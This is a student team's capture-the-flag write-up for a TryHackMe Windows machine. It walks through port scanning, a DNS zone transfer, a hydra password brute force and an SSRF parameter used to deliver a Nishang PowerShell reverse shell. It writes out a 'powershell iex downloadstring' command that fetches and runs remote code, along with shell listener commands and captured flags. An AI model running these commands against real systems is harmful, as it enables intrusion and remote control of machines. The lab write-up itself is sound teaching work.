

PENTEST 2

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1. Recon and enumeration

Members involved: Irfan

Tools used: nmap, firefox, hydra, dig

We start the process by starting the Attack Machine then we go straight open the terminal on kali linux. The first thing we need to do is run nmap scan to the ports in the IP address that we got.


```
(1211103424@kali)-[~]
$ nmap -Pn -T5 -p1-65535 -o scan_allports ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-03 01:14 EDT
Nmap scan report for ironcorp.me (10.10.241.207)
Host is up (0.22s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
135/tcp    open  msrpc
3389/tcp   open  ms-wbt-server
8080/tcp   open  http-proxy
49667/tcp  open  unknown
49669/tcp  open  unknown
```

```
(1211103424@kali)-[~]
$ nmap -n -Pn -sV -sC -p53,135,3389,8080,11025,49667,49670 ironcorp.me -o ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-03 01:13 EDT
Nmap scan report for ironcorp.me (10.10.241.207)
Host is up (0.23s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
135/tcp    open  msrpc        Microsoft Windows RPC
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
rdp-ntlm-info:
  Target_Name: WIN-8VMBKF3G815
  NetBIOS_Domain_Name: WIN-8VMBKF3G815
  NetBIOS_Computer_Name: WIN-8VMBKF3G815
  DNS_Domain_Name: WIN-8VMBKF3G815
  DNS_Computer_Name: WIN-8VMBKF3G815
  Product_Version: 10.0.14393
  System_Time: 2022-08-03T05:14:25+00:00
ssl-cert: Subject: commonName=WIN-8VMBKF3G815
Not valid before: 2022-08-02T04:33:05
Not valid after: 2023-02-01T04:33:05
ssl-date: 2022-08-03T05:14:32+00:00; +1s from scanner time.
8080/tcp   open  http         Microsoft IIS httpd 10.0
  _http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
  _http-methods:
    Potentially risky methods: TRACE
  _http-server-header: Microsoft-IIS/10.0
11025/tcp  open  http         Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
  _http-title: Coming Soon - Start Bootstrap Theme
  _http-methods:
    Potentially risky methods: TRACE
  _http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
49667/tcp  open  msrpc        Microsoft Windows RPC
49670/tcp  filtered unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71.09 seconds
```

From this scan, we got some information about the ports and we can plan our next step to solve the problems. We can pick the ports and try it onto the browser to check the result of it.



Next, we can dig into the domain using this command so that we can find the subdomains that are running internally.

```
(1211103424@kali)-[~]
$ dig ironcorp.me @10.10.60.66 axfr


; <<>> DiG 9.17.19-3-Debian <<>> ironcorp.me @10.10.60.66 axfr
;; global options: +cmd
ironcorp.me.      3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.      3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me. 3600    IN      A       127.0.0.1
internal.ironcorp.me. 3600    IN      A       127.0.0.1
ironcorp.me.      3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 204 msec
;; SERVER: 10.10.60.66#53(10.10.60.66) (TCP)
;; WHEN: Tue Aug 02 13:28:43 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

After we got the information as above, we can further add those two subdomains followed with the IP address in our /etc/hosts so that we can run it in our browser.

```
(1211103094@kali)-[~]  
$ nano /etc/hosts
```

```
1211103094@kali: ~ x nmap scan x edit config x  
GNU nano 5.9 /et  
127.0.0.1 localhost  
127.0.1.1 kali  
10.10.254.7 ironcorp.me  
10.10.254.7 admin.ironcorp.me  
10.10.254.7 internal.ironcorp.me  
  
# The following lines are desirable for IPv6 capable hosts  
::1 localhost ip6-localhost ip6-loopback  
ff02::1 ip6-allnodes  
ff02::2 ip6-allrouters
```





Go to the browser and enter this admin.ironcorp.me:11025. The web will ask us for password which we can get by using hydra protocol to get it.



```
(1211103094@kali)-[~]  
$ hydra -l admin -P Desktop/rockyou.txt -s 11025 admin.ironcorp.me http-get 255  
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or  
for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 09:50:14  
[WARNING] You must supply the web page as an additional option or via -m, default path set to /  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to  
prevent overwriting, ./hydra.restore  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task  
[DATA] attacking http-get://admin.ironcorp.me:11025/  
[STATUS] 1047.00 tries/min, 1047 tries in 00:01h, 14343352 to do in 228:20h, 16 active  
[11025][http-get] host: admin.ironcorp.me login: admin password: password123  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 09:52:04
```

We do some testing to the url as shown below until we get the relevant information that we can use to help us with the task.






After these testings to the url, we now get the information that we can further use to get into the system.

2. Initial foothold

Members involved: Ahmad Haikal

Tools used: Burpsuite encoder, Github

In this case since we know the target machine is using powershell, we will be finding the reverse shell that use ps1 extension. The one that we found is from the <https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1> by Nishang.




The screenshot shows the GitHub repository for samratashok/nishang. The file 'Invoke-PowerShellTcp.ps1' is selected, showing its content. The code is a PowerShell script designed to create a reverse shell using PowerShell. It includes comments in Indonesian and English, and a usage example at the bottom.

```
1 function Invoke-PowerShellTcp
2 {
3     param (
4         .SYNOPSIS
5         Nishang script which can be used for Reverse or Bind interactive PowerShell from a target.
6     )
7     .DESCRIPTION
8     This script is able to connect to a standard netcat listening on a port when using the -Reverse switch.
9     Also, a standard netcat can connect to this script bind to a specific port.
10
11     The script is derived from Powercat written by Ben Turner & Dave Hardy
12
13     .PARAMETER IPAddress
14     The IP address to connect to when using the -Reverse switch.
15
16     .PARAMETER Port
17     The port to connect to when using the -Reverse switch, when using -Bind it is the port on which this script listens.
18
19     .EXAMPLE
20     PS > Invoke-PowerShellTcp -Reverse -IPAddress 202.180.254.220 -Port 4444
21 }
```

We add this command to the last line of the code **powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.10.10.10/Invoke-PowerShellTcp.ps1')**.

Then, we copy and paste the contents of the file into the file that we later named as Invoke-PowerShellTcp.ps1 as it was the default name. We will use the port 1338.



The screenshot shows a terminal window with a nano editor open, editing a file named 'File.ps1'. The script content is as follows:

```
1 #Execute the command on the target.
2 $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
3
4 catch
5 {
6     Write-Warning "Something went wrong with execution of command on the target."
7     Write-Error $_
8 }
9
10 $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '
11 $x = ($error[0] | Out-String)
12 $error.clear()
13 $sendback2 = $sendback2 + $x
14
15 #Return the results
16 $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
17 $stream.Write($sendbyte,0,$sendbyte.Length)
18 $stream.Flush()
19
20 {
21     $client.close()
22     if ($listener)
23     {
24         $listener.Stop()
25     }
26 } catch
27 {
28     Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
29     Write-Error $_
30 }
31
32 Invoke-PowerShellTcp -Reverse -IPAddress 10.8.94.82 -Port 1338
```

In order for us to send the reverse shell to the web server, we need to use the python3 server method where we set our machine as the server. Ifconfig tun0 is used to check if our VPN interface is running.


```
(1211103094@kali)-[~]
$ ifconfig tun0 && python3 -m http.server 80
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.8.94.82 netmask 255.255.0.0 destination 10.8.94.82
    inet6 fe80::34e:63b7:26df:c9d6 prefixlen 64 scopeid 0x20<link>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
    RX packets 57 bytes 36523 (35.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 75 bytes 6631 (6.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.114.244 - - [02/Aug/2022 22:34:15] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
█
```

Then, since we already set in the reverse shell file the port 1338, we need to create the netcat listener using the port 1338. Rlwrap is a tool that we use to wrap our command to provide us the history and allow us to edit each line before we send it.

```
(1211103094@kali)-[~]
$ rlwrap nc -lvnp 1338
listening on [any] 1338 ...
```

After that, we need to send the reverse shell to the web server. In this case, we will use this command `powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.8.94.82/Invoke-PowerShellTcp.ps1')`. We are using the downloadstring to send the Invoke-PowerShellTcp.ps1 to the webserver. We then encode the command to the URL encoded command two times since there is a space in the command.



We then, copy and paste the encoded command and paste it in the name value in the URL. Since we already know that the website is vulnerable to the SSRF attack which we can see earlier that we can force the website to do many accomplished the requests by using inserting this value in the r parameter

`http://internal.ironcorp.me:11025/name.php?name=.` We just paste the encoded command in the parameter.



After a while, our listener on the port 1338 are connected to the vulnerable machine.

```
(1211103094@kali)-[~]
$ rlwrap nc -lvnp 1338
listening on [any] 1338 ...
connect to [10.8.94.82] from (UNKNOWN) [10.10.114.244] 49996
Windows PowerShell running as user WIN-8VMBKF3G815$ on WIN-8VMBKF3G815
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

ls

Directory: E:\xampp\htdocs\internal

Mode                LastWriteTime         Length Name
----                -
-a-----         3/27/2020   8:38 AM             53 .htaccess
-a-----         4/11/2020   9:34 AM            131 index.php
-a-----         4/11/2020   9:34 AM            142 name.php
```

If we run the whoami, we can see that we are currently login as nt authority\system which means we are login using the local system account.

```
whoami
nt authority\system
```

We are currently in the directory that has nothing related to the flag, as we search along the way we found the flag in the user.txt file located at C:\users\administrator\Desktop.

```
Directory: E:\xampp\htdocs\internal

Mode                LastWriteTime         Length Name
----                -
-a-----         3/27/2020   8:38 AM             53 .htaccess
-a-----         4/11/2020   9:34 AM            131 index.php
-a-----         4/11/2020   9:34 AM            142 name.php
```

```
Directory: C:\users\administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         3/28/2020  12:39 PM             37 user.txt

cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
```


3. Root privilege escalation

Members involved: Danish

Tools used: Kali linux, terminal

Unfortunately, we didn't gain access to the directory which the file located if we used the initial method. We execute the command "**get-acl**" to check the permissions we have on that directory (**get-acl c:\users\Superadmin | fl**). To handle this case, we can use the superadmin command (**c:\users\superadmin\desktop\root.txt**) to get into the root directory and locate the directory directly. We can now directly open the root.txt and capture our flag.

```
get-acl c:\users\SuperAdmin | fl



Path      : Microsoft.PowerShell.Core\FileSystem::C:\users\SuperAdmin
Owner     : NT AUTHORITY\SYSTEM
Group     : NT AUTHORITY\SYSTEM
Access    : BUILTIN\Administrators Deny   FullControl
           S-1-5-21-297466380-2647629429-287235700-1000 Allow   FullControl
Audit     :
Sddl      : O:SYG:SYD:PAI(D;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-264762942
           9-287235700-1000)

type c:\users\superadmin\desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS E:\xampp\htdocs\internal>
```

Final step

All of us tested and run the method above on our own computers and we got the same flag and verified it to be true. After the verification among all the members(Irfan, Danish, and Haikal) we placed the flag we got into the thm and got the verification from thm. Only after that, we enter the flag into the Google Form provided.

Contribution

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1211103094	Muhammad Irfan Bin Zulkifli	Figured out the exploit for initial Foothold by using reverse shell. Help in doing the writeup	
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1211103147	Ahmad Haikal Bin Emran	Do the horizontal privilege to switch user to user. Help in doing the writeup	